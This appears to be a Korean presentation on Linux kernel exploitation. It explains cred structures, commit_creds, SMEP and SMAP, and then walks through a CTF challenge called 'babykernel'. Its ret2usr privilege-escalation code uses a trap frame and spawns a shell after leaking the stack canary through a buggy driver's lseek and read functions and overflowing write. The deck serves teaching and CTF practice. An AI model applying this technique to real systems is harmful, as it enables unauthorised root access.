


커널

● 작성자: daeseong1209



커널 익스플로잇의 목표

■ 루트 권한 획득

커널 익스플로잇의 주요 목표는 루트 권한을 얻는 것입니다.

커널 익스플로잇 vs. 바이너리 익스플로잇

커널 익스플로잇

```
commit_creds(&init_cred)
```

바이너리 익스플로잇

```
system("/bin/sh")
```

태스크

태스크 구조체

task_struct는 프로그램 실행 단위를 관리합니다. 이 구조체에는 state, tasks, mm, cred 등이 포함됩니다.

```
1 struct task_struct {
2     volatile long          state;
3     struct list_head       tasks;
4     struct mm_struct       *mm;
5     const struct cred __rcu *cred;
6     char                   comm[TASK_COMM_LEN];
7     struct files_struct    *files;
8 }
```

신원 정보

cred 구조체가 태스크의 신원 정보를 관리합니다. 여기에는 uid, gid, suid, euid 등이 포함됩니다.

```
1 struct cred {
2     atomic_t    usage;
3     ...
4     kuid_t     uid;        /* real UID of the task */
5     kgid_t     gid;        /* real GID of the task */
6     kuid_t     suid;       /* saved UID of the task */
7     kgid_t     sgid;       /* saved GID of the task */
8     kuid_t     euid;       /* effective UID of the task */
9     kgid_t     egid;       /* effective GID of the task */
10    kuid_t     fsuid;       /* UID for VFS ops */
11    kgid_t     fsgid;       /* GID for VFS ops */
12    unsigned    securebits; /* SUID-less security management */
13    kernel_cap_t cap_inheritable; /* caps our children can inherit
14 */ kernel_cap_t cap_permitted; /* caps we're permitted */
15    kernel_cap_t cap_effective; /* caps we can actually use */
16    kernel_cap_t cap_bset;    /* capability bounding set */
17    kernel_cap_t cap_ambient; /* Ambient capability set */
18    ...
19 }
```

commit_creds

1

cred 변경

태스크의 cred(신원 정보)를 새로운 값으로 업데이트합니다.

init_cred 구조체 분석

분석

uid, gid, suid, euid 모두 ROOT의 것입니다.

init_cred는 root의 cred라는것을 알수있습니다.

```
struct cred init_cred = {
    .usage          = ATOMIC_INIT(4),
#ifdef CONFIG_DEBUG_CREDENTIALS
    .subscribers    = ATOMIC_INIT(2),
    .magic          = CRED_MAGIC,
#endif
    .uid            = GLOBAL_ROOT_UID,
    .gid            = GLOBAL_ROOT_GID,
    .suid           = GLOBAL_ROOT_UID,
    .sgid           = GLOBAL_ROOT_GID,
    .euid           = GLOBAL_ROOT_UID,
    .egid           = GLOBAL_ROOT_GID,
    .fsuid          = GLOBAL_ROOT_UID,
    .fsgid          = GLOBAL_ROOT_GID,
    .securebits     = SECUREBITS_DEFAULT,
    .cap_inheritable = CAP_EMPTY_SET,
    .cap_permitted  = CAP_FULL_SET,
    .cap_effective  = CAP_FULL_SET,
    .cap_bset       = CAP_FULL_SET,
    .user           = INIT_USER,
    .user_ns        = &init_user_ns,
    .group_info     = &init_groups,
};
```

커널 보호 기법: **SMAP**

커널 모드에서 유저 영역의 메모리에 접근하지 못하게 하는 기법.

커널 보호 기법: SMEP

커널 모드에서 유저 영역의 코드를 실행시키지 못하게 하는 기법.

익스플로잇 기법: ret2usr

- 1** 개념
SMEP/SMAP이 없을 때 사용 가능한 기법입니다.
- 2** 동작 원리
커널 모드에서 유저 영역 코드를 실행합니다.
- 3** 구현
트랩 프레임 조작으로 유저 모드 전환을 수행합니다.



ret2usr 핵심 요소

```
1 static int (*commit_creds)(struct cred *new) = (void *)0;
2 static void *init_task_ptr = (void *)0;
3
4 /* ret2usr 이후 스택으로 사용될 버퍼입니다. */
5 uint64_t dummy_stack[1024] __attribute__((aligned(16)));
6
7 /* ret2usr에서 사용자 모드로 반환한 후 shell 함수가 실행됩니다. */
8 void shell(void)
9 {
10     execl("/bin/sh", "sh", NULL);
11 }
12
13 /* 커널 모드에서 실행되는 함수입니다. */
14 void ret2usr(void)
15 {
16     /* iretq에서 사용할 트랩 프레임 정적으로 할당합니다. */
17     static struct trap_frame {
18         void *rip;
19         uint64_t cs;           /* 실제로는 하위 16비트만 사용됨 */
20         uint64_t rflags;
21         void *rsp;
22         uint64_t ss;         /* 실제로는 하위 16비트만 사용됨 */
23     } tf = {
24         .rip = &shell,       /* iretq에서 리턴할 함수 주소 */
25         .cs = 0x33,          /* iretq 이후 CS 레지스터 값 */
26         .rflags = 0x202,    /* iretq 이후 RFLAGS 레지스터 값 */
27         .rsp = dummy_stack + 1024, /* iretq 이후 스택 포인터 */
28         .ss = 0x2b          /* iretq 이후 SS 레지스터 값 */
29     };
30
31     volatile register uint64_t RSP asm("rsp"); /* rsp 레지스터를 변수로 사용합니다. */
32     commit_creds(&init_task); /* 권한을 상승시킵니다. */
33     RSP = (uint64_t)&tf;      /* 스택 포인터를 트랩 프레임에 위치시킵니다. */
34     /*
35     asm volatile(
36         "cli\n\t" /* 인터럽트로 인한 레이스 조건을 방지합니다. */
37         "swaps\n\t" /* KernelGSBase에 저장된 주소를 GSBase와 교환합니다. */
38         "iretq" /* iretq 명령을 실행합니다. */
39         :: "r" (RSP) /* 컴파일러가 레지스터 변수를 제거하지 않도록 합니다. */
40     );
41 }
```

문제 풀이

babykernel-for_user (2).zip - 반디집 (스탠더드)

파일(F) 편집(E) 찾기(I) 설정(S) 보기(V) 도구(T) 도움말(A)

열기 풀기 새로 압축 파일 추가 파일 삭제 테스트 스캔 칼럼 설정 코드페이지

이름	압축 크기	원본 크기	파일 종류
..			
qemu.sh	168	249	SH 파일
initramfs.cpio.gz	1,773,177	1,774,367	압축(GZ) 파일
Dockerfile	203	309	
docker-compose.yml	69	100	Yaml 원본 파일
bzImage	7,586,645	7,759,728	

Challenge 4 Solves

babykernel

997

easy

nc war-chall.hspace.io 55555

babykernel-f...

Flag

Submit

문제 풀이

적용된 보호 기법 : SSP

```
1 loff_t __fastcall baby_lseek(file *file, loff_t offset, int orig)
2 {
3     int v3; // edx
4     int v4; // r12d
5     loff_t v5; // rbx
6     loff_t result; // rax
7
8     _fentry__(file, offset);
9     v4 = v3;
10    v5 = offset;
11    printk("The device_lseek() function has been called.");
12    if ( v4 == 1 )
13    {
14        v5 = file->f_pos + offset;
15    }
16    else if ( v4 == 2 )
17    {
18        v5 = 64 - offset;
19    }
20    else
21    {
22        result = 0LL;
23        if ( v4 )
24        {
25            file->f_pos = 0LL;
26            return result;
27        }
28    }
29    result = 0LL;
30    if ( v5 >= 0 )
31        result = v5;
32    if ( result > 64 )
33        result = 64LL;
34    file->f_pos = result;
35    return result;
36 }
```

문제 풀이

```
1  ssize_t __fastcall baby_read(file *filp, char *buf, size_t count, loff_t *f_pos)
2  {
3      _QWORD *v4; // rcx
4      _QWORD *v5; // r13
5      ssize_t v6; // rdx
6      ssize_t v7; // r12
7      char *v8; // rcx
8      ssize_t result; // rax
9      char data[64]; // [rsp+0h] [rbp-68h] BYREF
10     unsigned __int64 v11; // [rsp+40h] [rbp-28h]
11
12     _fentry__(filp, buf, count, f_pos);
13     v5 = v4;
14     v7 = v6;
15     v11 = __readgsqword(0x28u);
16     printk("The baby_read() function has been called.");
17     strcpy(data, "Welcome to the HSPACE CTF challenge. Best of luck!\n");
18     *&data[52] = 0LL;
19     *&data[60] = 0;
20     printk("MSG : %s\n", data);
21     printk("f_pos : %lld\n", *v5);
22     v8 = &data[*v5];
23     *buf = *v8;
24     *(buf + 1) = *(v8 + 1);
25     *(buf + 2) = *(v8 + 2);
26     *(buf + 3) = *(v8 + 3);
27     *(buf + 4) = *(v8 + 4);
28     *(buf + 5) = *(v8 + 5);
29     *(buf + 6) = *(v8 + 6);
30     *(buf + 7) = *(v8 + 7);
31     result = -14LL;
32     if ( !buf )
33         return v7;
34     return result;
35 }
```

문제 풀이

```
1  ssize_t __fastcall baby_write(file *filp, const char *buf, size_t count, loff_t *f_pos)
2  {
3      ssize_t v4; // rdx
4      ssize_t v5; // rbx
5      char data[64]; // [rsp+0h] [rbp-60h] BYREF
6      unsigned __int64 canary; // [rsp+40h] [rbp-20h]
7
8      _fentry__(filp, buf, count, f_pos);
9      v5 = v4;
10     canary = __readgsqword(0x28u);
11     printk("The baby_write() function has been called.");
12     printk("Before calling the copy_from_user() function : %p", data);
13     if ( copy_from_user(data, buf, v5) )
14         return -14LL;
15     printk("After calling the copy_from_user() function : %p", data);
16     return v5;
17 }
```

문제 풀이

write 함수에서는 무한으로 BOF가 터진다.

read 함수로 SSP 기법을 우회하기 위해서 lseek 함수로 f_pos 파일 포인터를 증가 시킨다음에 read 함수로 읽으면

커널 스택 카나리를 읽을 수 있다.


write 함수에서 RET 주소를 유저영역의 ret2usr 함수로 조작하면 LPE가 된다.

문제 풀이

```
[*] Sending chunk 1720/1725
[*] Sending chunk 1721/1725
[*] Sending chunk 1722/1725
[*] Sending chunk 1723/1725
[*] Sending chunk 1724/1725
[*] Sending chunk 1725/1725
[*] cat /tmp/exp.b64 | base64 -d > /tmp/exp
[*] Switching to interactive mode
$ $

/ $ $ ls
ls
baby.ko  dev      proc     sbin     tmp
bin      etc      root     sys      usr
/ $ $ cd tmp
cd tmp
```

▶ 00:22

 YouTube

커널 익스플로잇



감사합니다

감사합니다.